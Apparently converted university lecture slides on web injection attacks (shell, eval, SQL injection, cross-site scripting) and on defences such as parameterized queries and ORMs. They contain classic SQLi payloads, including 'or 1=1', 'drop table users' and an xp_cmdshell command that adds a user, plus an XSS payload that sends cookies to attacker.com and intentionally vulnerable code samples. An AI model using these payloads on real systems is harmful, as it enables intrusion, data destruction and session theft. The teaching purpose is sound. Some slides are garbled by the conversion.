  Improper Authorization	strapi-plugin-content-type-builder <3.2.5	npm	23 Oct, 2020
  Cross-site Scripting (XSS)	strapi-plugin-content-manager <3.2.5	npm	23 Oct, 2020

# ... PHP

The screenshot shows a web browser window displaying a search on GitHub. The search query is "exec sudo \$\_GET" and the results are filtered by PHP code. The top result is a repository named "sendMessage.php" by user "WSUEECSEE5851213Team12/haf", last indexed 6 months ago. The code snippet shows a PHP script that takes 'device' and 'state' as input and executes a command using 'exec()'. The second result is "kill.php" by user "35niavllys/smbstatus", last indexed a month ago. The code snippet shows a PHP script that checks for a 'kill' parameter and executes a command using 'shell\_exec()'.

Search · exec sudo \$\_GET

GitHub, Inc. [US] [https://github.com/search?l=php&q=exec+sudo+%24\\_GET&type=Code](https://github.com/search?l=php&q=exec+sudo+%24_GET&type=Code)

Explore Gist Blog Help

factorable

Search

exec sudo \$\_GET

Search

We've found 2,387 code results

Sort: Best match

Repositories

Code 2,387

Issues 8

Users

Languages

PHP 2,387

HTML 16

XML 12

Markdown 5

Ruby 2

Shell 2

VimL 1

Objective-C 1

HTML+ERB 1

WSUEECSEE5851213Team12/haf – sendMessage.php PHP

Last indexed 6 months ago

```
1 <?php
2
3
4 $device = $_GET['device'];
5 $state = $_GET['state'];
6
7 exec( "sudo ./send " . $device . " " . $state );
8
9 ?>
```

35niavllys/smbstatus – kill.php PHP

Last indexed a month ago

```
1 <?
2     if(isset($_GET['kill'])){
3         echo shell_exec("sudo ./smbkill ".escapeshellcmd($_GET['kill'])." 2>&1");
4     }
5 ?>
```



# Code Injection

Most high-level languages have ways of executing code directly. E.g., Node.js web applications have access to the all powerful eval (and friends).

## Incorrect:

```
var preTax = eval(req.body.preTax);  
var afterTax = eval(req.body.afterTax);  
var roth = eval(req.body.roth);
```

## Correct:

```
var preTax = parseInt(req.body.preTax);  
var afterTax = parseInt(req.body.afterTax);  
var roth = parseInt(req.body.roth);
```

(Almost) never need to use eval!

# SQL Injection (SQLi)

Last example focused on *shell* injection

Injection oftentimes occurs when developers try to build SQL queries that use user-provided data

# SQL basics

- Structured query language (SQL)
- Example:
  - `SELECT * FROM books WHERE price > 100.00 ORDER BY title`
- Also, be aware:
  - Logical expression with AND, OR, NOT
  - Two dashes (--) indicates a comment (until end of line)
  - Semicolon (;) is a statement terminator

Search or enter website name

## Sign In

Username

Password

[Forgot Username / Password?](#)

**SIGN IN**

Don't have an account?

**SIGN UP NOW**

# Insecure Login Checking

## Sample PHP:

```
$login = $_POST['login'];  
$sql = "SELECT id FROM users WHERE username = '$login';"  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

# Insecure Login Checking

**Normal Input:** (\$\_POST["login"] = "alice")

```
$login = $_POST['login'];
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
    // success
```

```
}
```

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$login = $_POST['login'];
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```
    login = 'alice'
```

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$sql = "SELECT id FROM users WHERE username = '$login'";
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```
    sql = "SELECT id FROM users WHERE username = 'alice'"
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
    // success
```

```
}
```

# Insecure Login Checking

**Adversarial Input:** (\$\_POST["login"] = "alice") ↓

```
$sql = "SELECT id FROM users WHERE username = '$login';"
```

```
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```



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```

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```

```
$rs = $db->executeQuery($sql);
```

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```
$sql = "SELECT id FROM users WHERE username = '$login';
```

```
  SELECT id FROM users WHERE username = 'alice'
```

```
$rs = $db->executeQuery($sql);
```

```
// error occurs (syntax error)
```

# Building An Attack

**Adversarial Input:** "alice'--" *-- this is a comment in SQL*

```
$sql = "SELECT id FROM users WHERE username = '$login';"
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
    // success
```

```
}
```

# Building An Attack

**Adversarial Input:** "alice'--" *-- this is a comment in SQL*

```
$sql = "SELECT id FROM users WHERE username = '$login';  
      SELECT id FROM users WHERE username = 'alice'--'  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

# Building An Attack

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```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
    // success
```

```
}
```

# Building An Attack

**Adversarial Input:** "'--" *-- this is a comment in SQL*

```
$login = $_POST['login'];
```

```
login = '--'
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
SELECT id FROM users WHERE username = '--'
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 { <- fails because no users found
```

```
// success
```

```
}
```

# Building An Attack

**Adversarial Input:** `" or 1=1 --"` *-- this is a comment in SQL*

```
$login = $_POST['login'];  
login = " or 1=1 --"  
$sql = "SELECT id FROM users WHERE username = '$login';  
SELECT id FROM users WHERE username = " or 1=1 --"  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

# Building An Attack

**Adversarial Input:** `" or 1=1 --"` *-- this is a comment in SQL*

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$login = $_POST['login'];
```

```
login = " or 1=1 --"
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
SELECT id FROM users WHERE username = " or 1=1 --"
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 { <- succeeds. Query finds *all* users
```

```
    // success
```

```
}
```



# Turning it into an attack

Adversarial Input: `''; drop table users --`

```
$sql = "SELECT id FROM users WHERE username = '$login';  
SELECT id FROM users WHERE username = ''; drop table users --'  
$rs = $db->executeQuery($sql);
```

# Turning it into command injection

SQL server lets you run arbitrary system commands!

`xp_cmdshell` (Transact-SQL)

Spawns a Windows command shell and passes in a string for execution.  
Any output is returned as rows of text.

# Turning it into command injection

**Adversarial Input:** `''; exec xp_cmdshell 'net user add bad455 badpwd'--"`

```
$sql = "SELECT id FROM users WHERE username = '$login';
```

```
  SELECT id FROM users WHERE username = '';
```

```
  exec xp_cmdshell 'net user add bad455 badpwd'--'
```

```
$rs = $db->executeQuery($sql);
```

SEARCH

Improving  
HealthCare.gov

The Health Insurance Marketplace online application isn't available from a few states as we make improvements. Additional down times may be possible as we work on these states and the Marketplace call center remain available during these hours.

```

;select * from users
;show tables;
;show tables; --
;premium payments
;select * from *;
; grant
; rehabilitative and habilitative
; show tables

```

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# Preventing SQL Injection

Never, ever, ever, build SQL commands yourself!

Use:

- Parameterized/Prepared Statements

- ORMs (Object Relational Mappers)

NoSQL databases are vulnerable to similar attacks (e.g., object injections)

# Parameterized SQL: Separate Code and Data

Parameterized SQL allows you to pass in query separately from arguments

```
sql = "SELECT * FROM users WHERE email = ?"  
cursor.execute(sql, [nadiyah@cs.ucsd.edu])
```

```
sql = "INSERT INTO users(name, email) VALUES(?,?)"  
cursor.execute(sql, ['Deian Stefan', deian@cs.ucsd.edu])
```

Values are sent to server  
separately from command.  
Library doesn't need to try to escape



**Benefit:** Server will automatically handle escaping data

**Extra Benefit:** parameterized queries are typically *faster* because server can cache the query plan

# ORMs

Object Relational Mappers (ORM) provide an interface between native objects and relational databases

```
class User(DBObject):
```

```
    __id__ = Column(Integer, primary_key=True)
```

```
    name = Column(String(255))
```

```
    email = Column(String(255), unique=True)
```

```
users = User.query\(email='nadiyah@cs.ucsd.edu'\)
```

```
session.add(User(email=deian@cs.ucsd.edu, name='Deian Stefan'))
```

```
session.commit()
```

**Underlying driver turns OO code into prepared SQL queries.**

**Added bonus: can change underlying database without changing app code. From SQLite3, to MySQL, MicrosoftSQL, to No-SQL backends!**

# Injection Summary

- Injection attacks occur when un-sanitized user input ends up as code (shell command, argument to eval, or SQL statement).
- This remains a tremendous problem today
- Do not try to manually sanitize user input. You **will not** get it right.
- Simple, foolproof solution is to use safe interfaces (e.g., parameterized SQL)



# Client-side injection or Cross Site Scripting (XSS)

# Cross Site Scripting (XSS)

**Cross Site Scripting:** Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

## Command/SQL Injection

attacker's malicious code is executed on victim's server

## Cross Site Scripting

attacker's malicious code is executed on victim's browser

# Search Example

<https://google.com/search?q=<search term>>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

# Search Example

<https://google.com/search?q=apple>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

## Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

# Search Example

`https://google.com/search?q=<script>alert("hello world")</script>`

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

## Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello world")</script></h1>
  </body>
</html>
```

# Search Example

```
https://google.com/search?  
q=<script>window.open(http://attacker.com? ... document.cookie ...)</script>
```

## Sent to Browser

```
<html>  
  <title>Search Results</title>  
  <body>  
    <h1>Results for  
      <script>http://attacker.com? ...  
        cookie=document.cookie ...</script></h1>  
  </body>  
</html>
```

# Types of XSS

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

**Reflected XSS.** The attack script is reflected back to the user as part of a page from the victim site.

**Stored XSS.** The attacker stores the malicious code in a resource managed by the web application, such as a database.

# Reflected Example

Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website.

Injected code (included in URL) redirected PayPal visitors to a page warning users their accounts had been compromised.

Victims were then redirected to a phishing site and prompted to enter sensitive financial data.





# Stored XSS

The attacker stores the malicious code in a resource managed by the web application, such as a database.



# Preventing XSS: Filtering and Sanitizing

- For a long time, the only way to prevent XSS attacks was to try to filter out malicious content.
- Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
- Adopt a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete

# Today

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

